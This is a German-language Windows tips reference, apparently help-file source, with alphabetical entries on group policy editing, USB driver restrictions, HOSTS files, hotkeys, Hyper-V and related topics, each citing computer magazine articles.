- Die gpedit.msc aus dem winsxs-Unterverzeichnis mit _none_ nach system32 und die aus dem Unterverzeichnis mit _de-de_ nach system32\de-de kopieren. Leider findet der Explorer die .msc-Dateien nicht, man muss also z.B. per CMD-Fenster mit dir gpedit.msc /s /p suchen und wird z.B. im Ordner x86_microsoft-windows-g..admin-gpedit..._none_.... und x86_microsoft-windows-g..it-snapin.resources...._de-de_... fündig.
- Bei den Diensten für "Anwendungsidentität" den Starttyp auf "automatisch" setzen.

Die notwendigen Registry-Einträge können teilweise **nicht** im laufenden Betrieb gemacht werden. Sie stehen als über 600kByte große Datei unter dem Link oben zum Download als *.reg-Datei für einen mit dem Namen "Win" geladenen Software-Hiev zur Verfügung:

- GpEdit.reg aus obigem Download auf der Festplatte bereitlegen.
- Mit "Computer Reparieren" (=Win-PE) entweder von der Installations-DVD oder per F8 booten, Eingabeaufforderung starten und RegEdit.exe starten.
- "HKEY_Local_Machine" markieren und (über Datei | Struktur laden) aus dem Verzeichnis system32\config der System-Partition (Achtung, kann eventuell einen anderen Laufwerksbuchstaben als normal haben) die Datei "Software" mit dem Namen "Win" laden.
- Die GpEdit.reg-Datei importieren.
- Mittels "Struktur entfernen" die Änderungen auf die Festplatte schreiben.

Danach kann RegEdit und das Win-PE beendet werden und neu normal gebootet werden. Der Gruppenrichtlinien-Editor sollte jetzt funktionieren. Allerdings kann es bei den Richtlinien aus den "Administrativen Vorlagen" für einen einzelnen Account (wie beim unter SteadyState beschriebenen Vorgehen für Win7 beschrieben) noch zu Problemen kommen, die wie folgt behoben werden:

- Das Shareware-Programm "Registry Workshop" (http://www.torchsoft.com/en/rw_information.html{bmc earth16.bmp}) mit Adminrechten starten und HKLM markieren.
- Den Hiev NTUser.dat aus c:\users\<account> des gewünschten Accounts mit einem beliebigen Namen xy laden.
- Jetzt aus c:\Windows\System32\GroupPoliciesUsers\<sid>\...\Registry.pol öffnen und den Schlüssel "Software" von hier nach HKLM\xy kopieren.
- Zum Speichern die Struktur entladen.

Nach Neu-Anmeldung sollten die Richtlinien dann wirken.

Das Kommandozeilentool [gpresult{bmc shortcut.bmp}](#) schickt im verbose-Mode gpresult /v nach kurzer Wartezeit eine mindestens ca. 10kByte große Info über die Einschränkungen durch die Gruppenrichtlinien an Standard-Out. Oder speichert sie auf Wunsch ab Vista SP1 auch im XML- oder html-Format. Mit dem Tool Registry.Pol Viewer Utility

(<http://www.gpoguy.com/FreeTools/FreeToolsLibrary/tabid/67/agentType/View/PropertyID/87/Default.aspx{bmc earth16.bmp}>) lassen sich die Einträge in den erzeugten *.pol-Dateien anzeigen, die beim Logon auf die Registry angewendet werden.

Das System der Gruppenrichtlinien wird in <http://www.gruppenrichtlinien.de/{bmc earth16.bmp}> erläutert. In <http://www.gruppenrichtlinien.de/artikel/central-store-fuer-administrative-vorlagen/> werden die Vorlagen-Dateien *.adm bzw die neueren *.admx und die Übersetzungsdateien *.adml (z.B. im Unterordner de-DE) erläutert. Es gibt auch da viele Scripte rund um Gruppenrichtlinien.

Siehe auch [Benutzer-Manager](#), [Microsoft Management Console MMC](#).

#\$K Handspring-PDA-Synchronisations-Bug via USB

Gemäß Zeitschrift c't Heft 11/2003, Seite 190 werden Handspring-PDAs zur Synchronisation via USB bei Win 98/ME/2000/XP wegen einem Bug in der Registry oft gar nicht erkannt. Unter [c't-Softlink_0311190{bmc earth16.bmp}](#) findet sich ein Link zu Handspring, wo ein Patch bereit liegt. Nach dem Einspielen des Patches muss vor dem nächsten HotSync der USB-Treiber für den PDA neu installiert werden (oder den Palm-Desktop neu aufspielen).

Handsprin-PdaSyncBug

\$ Handspring-PDA-Synchronisations-Bug via USB

K Handspring-PDA-Synchronisations-Bug;USB-Synchr-Bug bei Handspring-PDAs;PDA-Sync-Bug (USB, Handspring)

#\$K Hardware-Installation (z.B. Treiber für USB-Stick)

Beim Einstecken z.B. eines USB-Sticks oder anderer Hardware installiert Windows normalerweise automatisch die Treiber dafür, dank "Plug & Play". Gemäß Zeitschrift c't Heft 12/2004, Seite 206: Axel Vahldiek: Stick-Stopp (Softlink [0412206{bmc earth16.bmp}](#)) gilt dabei folgendes:

Unter WinXP dürfen nicht nur Administratoren, sondern auch eingeschränkte User neue Hardware installieren, da es über das Nutzerkonto "System" abläuft, das aber in der Computerverwaltung und in der Systemsteuerung nicht auftaucht. Voraussetzung dafür, dass "System" neue Hardware installieren darf, sind (falls der Treiber noch nicht installiert ist):

- Installation muss ohne Benutzer-Interaktion durchlaufen
- Treiber muss digital signiert sein
- Treiber muss unter %windir%\Driver Cache\i386{bmc explorer.bmp} liegen
- Installation muss ohne Fehler durchlaufen

Ein Weg, die automatische Installation von z.B. USB-Sticks zu unterbinden, ist eine der obigen Bedingungen auszuschalten. Hierzu kann z.B. für das Konto "System" das Zugriffsrecht auf %WinDir%\inf\UsbStor.inf{bmc explorer.bmp} (Hidden Directory) zu unterbinden, was bei NTFS möglich ist. Microsoft empfiehlt, auch für UsbStor.pnf im selben Verzeichnis die Rechte zu beschränken.

Will auf einem so eingestellten System jemand unterm Admin-Konto einen USB-Stick anstöpseln, so ist beim automatisch aufgehenden Fenster "Neue Hardware gefunden" der Admin-Konto-Name und das Admin-Passwort einzugeben und einige Male auf "Weiter" zu klicken, d.h. die Installation läuft dann unter dem Admin- statt dem System-Konto durch.

Nach einer Installation unter Admin-Konto kann auch jeder eingeschränkte User einen solchen oder baugleichen USB-Stick nutzen. Verhindern kann man dies, indem man den Start des "USB-Massenspeichertreiber"-Dienstes deaktiviert, indem man den Service UsbStor unter HKLM\SYSTEM\CurrentControlSet\Services\USBSTOR.Start{bmc edit.bmp} Startwert von 3 (=SERVICE_DEMAND_START) auf 4 (=SERVICE_DISABLED) ändert. Warum dieser Dienst unter services.msc{bmc shortcut.bmp} Plug-In der MMC nicht auftaucht, ist nicht klar!

HardwareInstall

\$ Hardware-Installation

K Hardware-Installation;Installation Hardware;Gerätetreiber-Installation;
USB-Geräte-Installation;Plug&Play-Installation

#\$K Happy Eyeballs

Methoden um Verzögerungen durch Timeouts zu vermeiden, laufen unter dem Begriff "Happy Eyeballs". Ein Beispiel ist der TCP/IP-Dual-Stack für v4 und v6. Gemäß RFC3484 (alt) und RFC 6724 (neu) liefert die Systemfunktion `getaddrinfo` eine Liste mit IP-Adressen (z. B. zwei IPv6 und drei IPv4-Adressen), die dann nacheinander durchprobiert werden. Für eine HTML-Seite mit 6 Einzeldateien kommen da schnell 24 Timeouts zusammen, bevor die Seite vollständig abgerufen ist.

Die Happy-Eyeballs-Lösung hier gemäß RFC 6555 ist hier, die IPv4- und IPv6-Anfragen gleichzeitig bzw. mit einem kleinen Vorsprung (25 ... 300ms) der IPv6-Anfrage loszuschicken. Der Weg, auf dem die Antwort zuerst kommt, wird dann bevorzugt.

Microsoft verwendet, soweit nicht ein Proxy verwendet wird, nach jeder Änderung der Netzwerkumgebung eine DNS-Anfrage nach der IPv6-Adresse von `dns.msftncsi.com` (oder `msftncsi.com`??). Liefert ein Seitenabruf von `ipv6.msftncsi.com/ncsi.txt` (und nicht nur `http://www.msftncsi.com/ncsi.txt{bmc earth16.bmp}`, das für generelle Verbindungsschecks zum Internet verwendet wird) den Text "Microsoft NCSI", dann funktioniert IPv6 und Windows merkt sich dies für 30 Tage für diese Netzwerkkonfiguration. (c't Heft 13/2016, Seite 182)

HappyEyeballs

\$ Happy Eyeballs

K Happy Eyeballs;Timeout-Vermeidung (Happy Eyeballs);Dual-Stack-Happy-Eyeballs;msftncsi.com;IPv6-Verbindungs-Test

#\$K Hardware sicher oder schnell entfernen

Um z.B. USB-Stick ohne Datenverlust zu entfernen ist ein Klick auf das entsprechende Icon rechts unten in der Taskbar und ein halbes Dutzend weiterer Klicks notwendig. Sollte das Icon nicht verfügbar sein, geht's auch mit rundll32 shell32.dll,Control_RunDLL hotplug.dll

Ab XP-SP2 kann man aber auch für Wechsel-Datenträger den Schreibcache abschalten (Microsoft: "Für schnelles Entfernen optimieren") und damit die Warnung beim Abziehen des USB-Steckers vermeiden: Gerätmanager{bmc shortcut.bmp}, Laufwerke, Laufwerk auswählen, Eigenschaften, Richtlinien.

Oft weigert sich Windows, einen USB-Stick etc. für sicheres Entfernen freizugeben, weil noch eine Datei offen ist. Auch Win 7 gibt dem Benutzer aber keinerlei Hilfestellung, welche Applikation denn welche Datei noch offen hat. In der PC-Welt Heft 6/2009, Seite 121 wird das Tool pcwOpenFiles (http://www.pcwelt-praxis.de/downloads/bmc_earth16.bmp) vorgestellt, das die Applikationen und Dateien anzeigen kann. Die beiden Dateien "\$Extend\\${ObjId}" und "System Volume Information\tracking.log" verhindern ein Abmelden von Laufwerken nicht.

Siehe auch: NTFS-Format.

HardwareEntfernen

\$ Hardware sicher entfernen

K Hardware sicher entfernen; HotPlug; USB entfernen; Offene Dateien finden; Open Files

#\$K**HDBaseT**

Gemäß c't Heft 16/2010, Seite 46 gibt es neben HDMI und DiVA jetzt auch noch die von LG, Samsung, Sony und Valens Semiconductor unterstützte "HDBaseT Alliance". Die Features:

- Als Kabel dienen CAT5e/6-Ethernetkabel mit RJ45-Steckern
- Neben einem 100MBit/s-Ethernet-Kanal (wie bei HDMI 1.4) solle auch 1 GBit/s möglich sein.
- Serienschaltung von Geräten möglich, so dass kein Switch wie bei HDMI notwendig ist.
- Stromversorgung übers Kabel, allerdings sind wohl die genannten max. 100W problematisch.

HDBaseT

\$ HDBaseT

K HDBaseT;A/V-Schnittstelle;Video-Schnittstelle

#\$K High Definition (Video/TV)

Camcorder für HD-Videos unter 1000€ sind in der c't Heft 22/2008, Seite 118 auf dem Prüfstand.

Der kleine Bruder des DM 8000 PVR-HDTV-Receivers von Dream Multimedia

(<http://www.dream-multimedia-tv.de>), der DM 800 PVR, wird in der c't Heft 24/2008, Seite S. 76 kurz vorgestellt. Als Tuner-Modul können ein DVB-S/S2, ein DVB-C oder ein DVB-T eingebaut werden.

Der Technisat HD K2, ein DVB-C-Festplatten-Recorder mit PC-Anschluss, ist in der c't Heft 24/2008, Seite 90 auf dem Prüfstand.

Gemäß c't Heft 26/2008, Seite 41 ist der HD-Receiver PDR iCord HD von Humax das erste von Premiere zertifizierte HD-Gerät mit Festplatte. In der zertifizierten Version ist aber die Wiedergabe von der Festplatte über USB oder Ethernet nicht möglich.

HighDefinVideo

\$ High Definition (Video/TV)

K High Definition (Video/TV);

#\$K Hilfe

Wenn unter Vista beim Aufruf der Hilfe eine Meldung der Art

Die Navigation zu der Webseite wurde unterbrochen

Mögliche Vorgehensweise: Geben Sie die Adresse erneut ein

dann haben gemäß c't Heft 3/2007, Seite 188 die Sicherheitsmechanismen zugeschlagen und die Abhilfe sieht ganz anders aus:

Die *.chm-Datei ausfindig machen und im Explorer bei den Eigenschaften auf dem Blatt "Allgemein" neben dem Hinweis, dass die Datei von einem anderen Computer stammt auf "zulassen" klicken! Sollte die Datei nicht auf dem lokalen Rechner sondern auf einem Netzlaufwerk liegen: Außer Applikation + Hilfe lokal zu installieren ist keine Lösung angegeben!

Wie man mittels Concept 16 (http://www.vectorsoft.de/{bmc_earth16.bmp}) datenbankgestützt das Manual und die Hilfe (als chm) für eine Applikation entwirft wird in der Toolbox Heft 6/2008, Seite 32ff beschrieben.

Hilfe

\$ Hilfe

K Hilfe;chm-Hilfe;Online-Hilfe;Die Navigation zu der Webseite wurde unterbrochen

#\$ Hilfe-Datei nicht gefunden!

Wenn die gesuchte Hilfedatei auf Ihrem System vorhanden ist, dann können Sie sie unter [HKLM\Software\Microsoft\Windows\Help{bmc tree.bmp}](#) für *.hlp bzw. [HKLM\Software\Microsoft\Windows\HTMLHelp{bmc tree.bmp}](#) für *.chm-Dateien eintragen, damit der direkte Link das nächste Mal funktioniert!

Siehe auch [Hilfe-Datei-Pfade](#).

HilfePfad
\$ Hilfe-Datei nicht gefunden

##\$K Hintergrundbild des Desktops

Das über "Systemsteuerung | Anzeige{bmc shortcut.bmp} | Hintergrund" ausgewählte Bild kann nicht nur "nebeneinander gekachelt" und "zentriert", sondern auch an beliebiger Position angezeigt werden: Unter HKCU\Control Panel\Desktop{bmc tree.bmp} die beiden String-Werte WallpaperOriginX{bmc edit.bmp} und WallpaperOriginY{bmc edit.bmp} mit entsprechenden Pixelwerten (>0, da 0 = zentriert bedeutet) hinzufügen. Statt zentriert wird das Bild jetzt an der gewählten Position angezeigt. Änderungen werden z.B. durch Klick auf "zentriert" und "Übernehmen" in der Systemsteuerung | Anzeige | Hintergrund wirksam. Da vor dem Logon gelten die Einstellungen aus HKU\Default\Control Panel\Desktop gelten, kann auf diesem Weg ein "Hinweis-Bitmap" ähnlich zur Hinweis-Dialogbox ausgegeben werden.

Wenn unter Systemsteuerung | Anzeige das Blatt "Desktop (Hintergrund-Bild)" fehlt, dann ist der Eintrag HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System", NoDispBackgroundPage{bmc edit.bmp} vorhanden/aktiviert.

Während normalerweise nur *.bmp-Dateien für das Hintergrundbild gewählt werden können, kann beim bei Verwendung einer HTML-Datei auch z.B. eine *.jpg-Datei als Hintergrundbild verwenden:

```
<html><head><meta http-equiv="Refresh" content="3600" </head>
<body bgcolor=black background="Desktop.jpg" lang=DE> </body> </html>
```

In diesem Fall wird zusätzlich das Bild alle 3600 Sekunden (= 1h) neu geladen. Wenn ein geeignetes Programm die Datei "desktop.jpg" im Verzeichnis dieser HTML-Datei austauscht, dann ändert sich der Bildschirmhintergrund auch regelmäßig. Ein entsprechendes Windows-Scriptinghost-Programm ist in der Zeitschrift c't Heft 15/2002, Seite 187f angegeben, wo auch der Tipp mit der HTML-Seite herkommt.

Siehe auch Desktop, Logos, Einstellungen vor dem Logon.

Hintergrundbild_RD

\$ Hintergrundbild des Desktops;Desktop-Hintergrund-Bild

K Desktop-Hintergrundbild;Hintergrundbild des Desktops;Wallpaper

#\$K **History Stealing**

Wenn eine Webseite viele Links auf populäre Webseiten einbaut, dann kann sie anhand der Einfärbung dieser Links erkennen, wo der User kurz zuvor war. U. U. lassen sich (zumindest bis Sommer 2010) noch mehr dieser History-Informationen aus den Browsern auslesen. Ein Besuch auf <http://whattheinternetknowsaboutyou.com{bmc earth16.bmp}> zeigt dies auf (PC-Welt Heft 8/2010, Seite 18).

Siehe auch [digitale Identität](#).

HistoryStealing

\$ History Stealing

K History Stealing; Verlauf beim Surfen ausspähen; Sicherheitsproblem History-Stealing; Browser-History ausspähen

#\$K Hkey_Classes_Root (HKCR)

Der Großteil der Einträge in HKCR besteht aus

- Datei-Endungen, z. B. .txt und .ini mit Verweis auf den eigentlichen Eintrag und
- den eigentlichen Einträgen zu Datei-Gruppen (z.B. txtFile) mit der Angabe der Anwendung (z.B. Notepad.exe) und wie neben der Standardaktion "open" (für Textfiles editieren) z. B. auch ausgedruckt wird. Auch als ProgID="Programmatic Identifier" bezeichnet.

In Ausnahmefällen ist die Anwendung und die Aktionen auch direkt unter der Datei-Endung gespeichert. Die indirekte Art vermeidet aber Mehrfachspeicherung z.B. für verschiedene Graphik-Formate und macht es auch einfacher, z.B. die Anwendung für .bmp-Files von PaintBrush (paint.picture) auf z.B. PaintshopPro umzubiegen und bei Bedarf auch wieder zurück.

Der ganze Baum unter Hkey_Classes_Root ist nur eine Kopie von HKLM\Software\Classes. Entstanden um die Kompatibilität zu Win3.1 zu wahren und wegen dem kürzeren Pfadnamen auch heute sehr häufig verwendet.

Folgende "Sonder-Einträge" gibt es hier (aus dem Buch Günter Born: Arbeiten mit der Registrierung von Windows 2000 / XP) :

- * Einträge für nicht registrierte Dateitypen, d.h. für nicht explizit aufgeführte Dateiendungen. Wird als Base Class Key bezeichnet. Siehe auch "Unknown"
- AppID ab WinXP, Liste der registrierten Windows-Anwendungen mit Umsetzung des Exe-Namens in CLSID der Anwendung oder direkt der CLSID und z.B. Einstellungen wie "RunAs = Interactive User".
- AudioCD Angaben zum Abspielen von Audio-CDs mittels Windows.
- CLSID Zu jeder auf dem System registrierten Komponente die Class-ID mit den benötigten Zusatzangaben.
- Directory Hier sind Einstellungen für Verzeichnisse hinterlegt, z.B. das Icon. Siehe auch Folder
- Drive Hier sind Einstellungen für Laufwerke hinterlegt, z.B. das Icon
- DVD Angaben zum Abspielen von DVDs mittels Windows.
- Folder Hier sind Einstellungen für Ordner (Verzeichnisse, Arbeitsplatz, Systemsteuerung, Drucker, ...) hinterlegt
- Media Type Hier legt der Windows Media Player Informationen, z. B. Dateifilter ab.
- MIME Hier sind Länderkennungen, Zeichensätze und Content-Typen für MIME hinterlegt.
- Printers Informationen der Shell für z.B. Anzeige der Druckereigenschaften in Quickinfos.
- Shell Befehle für "Öffnen" und "Explorer" der Windows-Shell.
- SystemFileAssociations ab WinXP sind hier die Extensions der PerceivedTypes-Dateiklassen aufgelistet.
- TypeLib Die Einträge hier dienen den Programmierumgebungen zur Ermittlung der Schnittstellen von COM-Objekten.
- Unknown Hier ist festgelegt, was das System bei einem Doppelklick auf eine unbekanntes Objekt im Explorer macht. Siehe auch *.

Siehe auch Registry-Aufbau.

```
# Hkey_Classes_Root
$ Hkey_Classes_Root (HKCR)
K Hkey_Classes_Root
```

#\$K HL7-Medizin-Datenformat

Im Medizin-Bereich hat sich HL7 als Standard für z.B. Daten einer Laboranalyse etabliert. Die ältere Variante 2.x benutzt noch Text-Files, während ab 3.0 XML verwendet wird. Siehe Toolbox Heft 3-4/2010, Seite 26ff.

HL7MedizinDaten
\$ HL7-Medizin-Datenformat
K HL7-Medizin-Datenformat;Medizin-Datenformat HL7

##K Home-Server (und Media-Server, Streaming-Server)

In der c't Heft 1/2006, Seite 190 ist beschrieben, wie man sich seinen heimischen PC so als Streaming-Server einrichtet, dass man z.B. am Urlaubsort die Lokal-Nachrichten sehen/hören kann. Für Video ist neben der guten Internet-Verbindung jedoch auch ein schneller Upload erforderlich, der in Deutschland bei DSL meist nur bei 192, 384 oder 576 kBit/s liegt.

Externe Festplatten als Media-Server werden in der c't Heft 18/2007, Seite 106 kurz vorgestellt.

Hardware-Vorschläge für Komponenten für einen Home-Server gibt's in der c't Heft 24/2007, Seite 100ff.

Siehe auch [Windows-Home-Server](#), [NAS](#).

HomeServer
\$ Home-Server
K HomeServer; Media-Server; Streaming-Server

#\$K Homezone deutschlandweit und Handy-Telefonate zum Festnetz-Tarif

Die von O₂ angebotene Homezone (Genion), d.h. einige 100m um den Wohnort auf dem Handy mit Festnetznummer zu Festnetztarif erreichbar zu sein, kann man mit einem zweiten Handy dank der kostenlosen möglichen Umleitung auf ein anderes O₂-Handy, deutschlandweit nutzen (solange das Genion-Handy in der Homezone liegt). Wie man dabei ohne zweiten Handyvertrag (LOOP-Handy), aber mit ISDN-Anschluss und Linux eine R-Gesprächs-Anlage aufbaut, ist in der c't Heft 13/2005, Seite 216ff beschrieben:

- Vom Prepaid-Handy ruft man den ISDN-Anschluss an. Der Linux-PC erkennt die Rufnummer und nimmt **nicht** ab.
- Der Linux-PC wählt die Festnetznummer des Genion-Handys. wegen der Umleitung klingelt das LOOP-Handy.
- Nach abheben erhält man den Wählton und wählt die gewünschte Rufnummer (leider nur bei wenigen Handys aus dem Adressbuch möglich!)
- Der PC zuhause erkennt die Wähltöne und baut über die zweite ISDN-Leitung die Verbindung auf.

Als Gebühren fallen die Festnetzgebühren von Zuhause zum gewünschten Teilnehmer plus ein Ortsgespräch von der heimischen ISDN-Anlage zur Genion-Homezone an. Dies ist in der Regel billiger, als ein normales Handy-Gespräch. Je nach Festnetztarif (XXL der Telekom) und Call-by-Call-Verwendung recht günstig!

Homezone

\$ Homezone deutschlandweit

K deutschlandweite Homezone;Homezone deutschlandweit;Genion
Homezone;R-Gesprächs-Anlage;Handy-Telefonate zum Festnetz-Tarif.

#\$K **HOSTS-Datei**

Die Umsetzung von Servernamen wie z.B. www.xy.com in die numerische TCP-IP-Adresse wie z.B. 180.10.9.5 geschieht entweder über die Datei HOSTS.{bmc notepad.bmp} bzw. HOSTS.SAM{bmc notepad.bmp} `!IfThenElse(IsNT(),SetSystemDirectory();ExecFile("notepad.exe","drivers\etc\hosts.sam"),SetWindowsDirectory();ExecFile("notepad.exe","hosts.sam"))` oder über einen "Dynamic Name Server". Einige "Internet-Performance-Tools" tragen die entsprechenden Wertepaare in die HOSTS-Datei ein, um die Zeitverzögerung zur Abfrage beim Nameserver zu umgehen. Leider ändern sich die numerischen Adressen gelegentlich, und dann geht der Zugriff nicht mehr. Dann muss man manuell die Zeilen in der HOSTS-Datei löschen. Die Zeile "127.0.0.1 localhost" und gegebenenfalls Server im lokalen Netz müssen drin bleiben. Neben der HOSTS.-Datei wird von Microsoft oft auch die LMHOSTS.-Datei (**Lan-Manager-~**) verwendet, die oft genau dieselben Einträge enthält.

Gemäß PC-Welt Heft 6/2006, Seite 23 sind, wohl als Reaktion auf den Wurm MyDoom, in der Dnsapi.dll von WinXP SP2 einige Internet-Adressen definiert, die sich **nicht** durch einen Eintrag in der hosts-Datei umbiegen lassen, auch nicht z.B. auf 127.0.0.1. Dazu zählt Microsoft.com und msn.com, nicht jedoch z.B. Microsoft.de.

Gemäß PC-Welt Heft 2/2007, Seite 152 kann der Ort der Hosts-Datei über einen Registry-Eintrag umgebogen werden: HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters, DatabasePath{bmc edit.bmp} (Reg-Expand-SZ).

Siehe auch Netzwerk.

HostsDatei
\$ HOSTS-Datei
K HOSTS-Datei;LMHOSTS-Datei;Namensauflösung (IP-Adresse);Internet-Namensauflösung

#\$K HotKey (Schnell-Taste)

Windows durchsucht einige Shell-Folders nach enthaltenen Links (*.lnk-Dateien) nach darin gespeicherten Tastenkombinationen (z.B. Ctrl-Alt-p), die sich über die Eigenschaften der *.lnk-Datei setzen lassen. Diese Tastenkombinationen führen dann diese Anwendung aus.

Gemäß dem Visual-Basic-Script von David G Wolski in der PC-Welt 8/2002, S.64 sind es wohl die Shell-Folders StartMenu{bmc explorer.bmp}, AllUsersStartMenu{bmc explorer.bmp}, Desktop{bmc explorer.bmp}, Favoriten{bmc explorer.bmp} inklusive ihrer Unterverzeichnisse. Ob z.B. der AllUsersDesktop{bmc explorer.bmp} von Windows ignoriert wird oder nur in dem Script, ist nicht bekannt.

Eine Liste mit den Hotkeys von Win 7 und Win 8.1 gibt es in der c't Heft 12/2015, Seite 70. Einige dieser Hotkeys:

- Win + 1: Startet/Öffnet das erste Programm der Taskleiste, Win + 2 das zweite usw.
- Win + Shift + 1: Startet eine weitere Instanz des ersten Programms der Taskleist, usw.
- Win + Ctrl + Shift + 1: Startet das erste Programm der Taskleiste als Admin, usw.
- Win + Alt + 1: Öffnet die Springleiste des ersten Programms der Taskleiste, usw.
- Alt + Shift oder auch Win + Leertaste: Wechselt die Eingabesprache
- Win + d: Applikationen minimieren und Desktop anzeigen bzw dies rückgängig machen.
- Win + m: Minimiert alle minimierbaren Fenster. Eventuell zuvor verborgene Dialog-Fenster werden sichtbar. Win + Shift + m macht dies rückgängig.
- Win + l: Lock, d.h. Windows sperren.
- Win + p: Projizieren, d.h. Ausgabe auf weitem Bildschirm
- Win + Pause: Öffnet "System"-Dialog aus der Systemsteuerung
- Win + r: Run, d.h. den Dialog zur Eingabe des Namens eine Applikation, um diese auszuführen.
- Win + f: Find, d.h. Suche nach Dateien und Verzeichnissen.
- Win + q oder Win + s oder Win und Text: Suche überall, nur Win8.1.
- Win + w: Suche nach Windows-Einstellungen
- Win + Ctrl + f: Öffnet den Dialog zur Suche nach Computern in einer Domäne.
- Alt + Leer: Systemmenü (mit Maximieren, Minimieren, Verschieben) des aktuellen Fensters öffnen
- Prt: Screenshot des Desktops in die Zwischenablage kopieren
- Shift + Prt: Screenshot des aktiven Fensters in die Zwischenablage kopieren
- Win + Prt: Screenshot erzeugen und unter c:\users*<name>*\Pictures\Screenshots\Screenshot (*<nr>*).png speichern.
- Alt + F4: Applikation beenden.

Siehe auch Hotkeys mit Autohotkey festlegen.

HotKey

\$ HotKey (Schnell-Taste)

K HotKey; Schnell-Taste; ShortCut-Taste; Tastenkombination (HotKey)

#\$K**Hot-Plugging**

Die Programmierung von Geräte-Ansteuerungen, so dass sie sich auch bei Hot-Unplug nicht aufhängen, ist Thema eines Artikels "Geräte kommen und gehen" in der Toolbox Heft 2/2005, Seite 52ff.

Siehe auch UPnP.

HotPlugging
\$ Hot-Plugging
K Hot-Plugging;Plug&Play;PnP;USB-PnP;WM_DEVICECHANGE

##K HP Drucker- und Scanner-Software

Auch im Jahr 2017 ist die Einrichtung der HP Drucker- und Scanner, insbesondere der Scanner-Funktion problematisch:

- Im Einrichtungsprogramm kann man "Anschluss via LAN-Kabel" zwar auswählen und das Gerät wird im Netzwerk auch mit IP- und MAC-Adresse gefunden. Im nächsten Schritt scheitert dann aber die Kommunikation mit dem Office -Jet. Wenn man als Workaround vorübergehend den Office-Jet via USB anschließt, kann man den Treiber und die Software installieren. Danach funktioniert Drucken über LAN, scannen jedoch immer noch nicht über LAN.
- Die von Glas gescannten Dokumente landen als mehrere einzelne Dokumente auf dem Rechner. Scan als PDF ist u.U. immer noch nicht möglich. Nach dem Scan wird, falls installiert, das "Microsoft Windows Fax- und Scan" (siehe Scanner) installiert ist, dies geöffnet. Da dies kein PDF speichern kann, am besten über die "Windows Features" gleich deinstallieren.
- Die u.U. mitinstallierte Software C:\Program Files (x86)\HP\HP Officejet 5740 series\bin\HPScan.exe\bmc shortcut.bmp (je nach Druckerserie eventuell in einem anderen, ähnlichen Ordner)) beschwert sich mit "???"
- Wenn man via USB installiert und dann nochmal bei noch angeschlossener USB-Verbindung via LAN, dann hat man beim Start von "C:\Program Files\HP\HP Officejet 5740 series\Bin\HP Officejet 5740 series.exe" -Start UDCDevicePage die Auswahl zwischen USB und Netzwerk. Wählt man "USB" gelangt man zu einem Dialog, wo man neben Einkaufen auch Drucken, Scannen und Faxen kann. Wählt man jedoch Netzwerk, dann fehlt das Scannen in der Auswahl!
- Die Store-App "HP Smart" kann zum scannen verwendet werden. Sie merk sich aber keinerlei Einstellungen! D.h. man muss jedesmal immer wieder das Papiervormat von "Letter" auf "DIN A4" ändern. Und das Ausgabeformat von JPG auf PDF.

Über den "HP Print- und Scan-Doctor" kann man die Konfiguration korrigieren lassen. Wenn man dies einmal mit "USB" ausführt und dann nochmal mit "verkabelt", dann wird auch der Windows-WIA-Treiber richtig eingerichtet und funktioniert mit etwas Glück danach auch das Scannen über LAN.

HPDruckScannerSoftware

\$ HP Drucker- und Scanner-Software

K HP Drucker- und Scanner-Software;Treiber HP-Drucker- und Scanner

##K Hyper-V

Hyper-V von Microsoft war zunächst den Server-Versionen von Windows vorbehalten. Seit Win-8 ist es auch Bestandteil der Pro-Versionen. Eine Beschreibung findet sich in PC-Welt Heft 11/2016, Seite PLUS-8ff. Es ist eine Mischform von Typ1-Hypervisor (Eine Virtualisierungsschicht, die **direkt** auf der Hardware aufsetzt, ohne das ein normales Betriebssystem darunter ist) und einem Typ2-Hypervisor, der auf einem normalen Betriebssystem aufsetzt (wie z.B. VMware). D.h. ein normales Windows hat teilweise eine Typ1-Hypervisor-Schicht (für die Hardware-Kontrolle). Auf dieser setzt es selbst auf und bei Aktivierung von Hyper-V, wird dies auch für ein weiteres Betriebssystem fast gleichwertig genutzt. Wird der Hypervisor aktiviert (Windows Features), dann können aber keine anderen Virtualisierer mehr verwendet

Microsofts Hyper-V hat dabei folgende wichtige Eigenschaften:

- Es sind mindestens 4GB Arbeitsspeicher notwendig. Dieser wird dann dynamisch verwaltet.
- Eine ISO-Datei lässt sich nicht nur von einem lokalen Laufwerk einbinden, nicht von einer Netzwerk-Freigabe. Geg. muss man sie also im Host als Laufwerk mit Laufwerksbuchstaben einbinden und dieses dann im Gast verwenden.
- Win-XP (oder älter) als Gast ist nicht möglich. Ebenso auch nicht ältere Linux-Versionen.
- Die Virtualisierungs-Funktionen des Prozessors müssen eventuell erst im BIOS/UEFI aktiviert werden, bevor man es in Windows aktivieren kann.
- Sound und USB wird nicht unterstützt. Hier sieht man seine Abstammung aus dem Server-Bereich.

Gemäß c't Heft 20/2015, Seite 158 zeigt eine mit "Dynamischer Arbeitsspeicher" eingerichtete Hyper-V-VM mit Win 8.1 beim "belegten Arbeitsspeicher" viel mehr an, als wirklich belegt ist. Unter Win10 wird nicht wirklich belegter Speicher dann als "für Hardware reserviert" angezeigt.

Siehe auch [Virtueller PC](#).

Hyper-V

\$ Hyper-V

K Hyper-V (Virtualisierung);Virtualisierung Hyper-V

#\$K I2C-Bus

Zur Übertragung kleiner Datenmengen wird intern in vielen Geräten der I²C-Bus verwendet, z.B. um im PC die Temperatursensoren auszulesen. Gemäß c't Heft 5/2010, Seite 63 gibt es jetzt für ca. 30€ einen USB/I²C-Converter, der unter Windows und am MAC als HI-Device ohne zusätzliche Treiber laufen und sich über eine einfache API ansprechen lässt. http://www.codemerchs.de/bmc_earth16.bmp.

I2cBus
\$ I2C-Bus
K I2C-Bus

#\$K Icons, TrueColor, Größe, Cache

Wenn ihre Graphikkarte die Farbanzahl unterstützt und Sie entsprechende Icons haben (meist sind sie nur 16-farbig), können Sie die Darstellung der höheren Farbanzahl aktivieren, indem Sie die Bit-Anzahl unter HKCU\Control Panel\desktop\WindowMetrics".Shell Icon BPP"{bmc edit.bmp}, auf 16 oder 24 Bit einstellen. Die Icon-Größe ist unter HKCU\Control Panel\Desktop\WindowMetrics.Shell Icon Size{bmc edit.bmp} mit default 32 festgelegt. Zusätzlich kann über den normal nicht vorhandenen Eintrag HKCU\Control Panel\Desktop\WindowMetrics.Shell Small Icon Size{bmc edit.bmp} die Größe der kleinen Icons im Startmenü zwischen 5 und 32 eingestellt werden.

